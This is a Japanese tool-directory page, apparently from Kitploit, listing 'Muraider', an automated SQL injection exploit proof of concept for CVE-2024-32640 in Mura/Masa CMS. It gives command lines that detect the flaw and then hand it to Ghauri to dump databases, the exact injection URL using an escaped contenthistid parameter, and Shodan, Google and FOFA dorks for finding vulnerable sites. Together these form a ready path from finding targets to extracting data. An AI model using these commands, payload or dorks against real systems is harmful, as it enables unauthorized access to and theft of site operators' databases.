
Skip to content
KitploitKITPLOIT
ツールブログ
Log in
提出
ツールブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

··フィード·お問い合わせ·プライバシー·© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2024-32640-SQLI-MuraCMS — CVE-2024-32640 | 自動化されたSQLiエクスプロイトPoC | Kitploit
ツール/GitHubGitHub/stuub/cve-2024-32640-sqli-muracms
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト
GitHubstuub/cve-2024-32640-sqli-muracms

CVE-2024-32640-SQLI-MuraCMS

CVE-2024-32640 | 自動化されたSQLiエクスプロイトPoC

リポジトリを見る
781222年前Kitploit レビュー済み

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

Muraider - Mura/Masa CMS における CVE-2024-32640 \ SQLi の検出と悪用の自動化

使用方法

検出:

python3 CVE-2024-32640.py --url https://target.com/

Ghauri による悪用 ('-g' または '--ghauri' を引数として渡す):

Ghauri で使用したい任意の引数を、その引数リストに従って渡します:

python3 CVE-2024-32640.py --url https://target.com -g "--dbs --current-db"

python3 CVE-2024-32640.py --url https://target.com --ghauri "--dbs --current-db"

例

image

Ghauri SQLI 自動化:

ツールに実装した検出機能を使用することで、脆弱なターゲットを Ghauri で悪用できるようになります。このスクリプトは、必要なターゲット情報をすべて Ghauri への呼び出しに解析して渡すことで、このプロセスを自動化します。

image

詳細

contenthisid HTML クエリパラメータ値にエスケープシーケンス (%5c) を追加することで、ターゲットがこの SQLi に対して脆弱かどうかを検証できます。

悪用に成功すると、機密データへの不正アクセスにつながる可能性があります。

URL: https://target.com/_api/json/v1/default/?method=processAsyncObject&object=displayregion&contenthistid=x%5c'&previewID=x

Dorks

Shodan クエリ: 'Generator: Masa CMS'

Google: "powered by Mura CMS"

FOFA: app="Mura-CMS"

参照:

https://twitter.com/HunterMapping/status/1790620695371911388

https://www.seebug.org/vuldb/ssvid-99835

ツールをダウンロード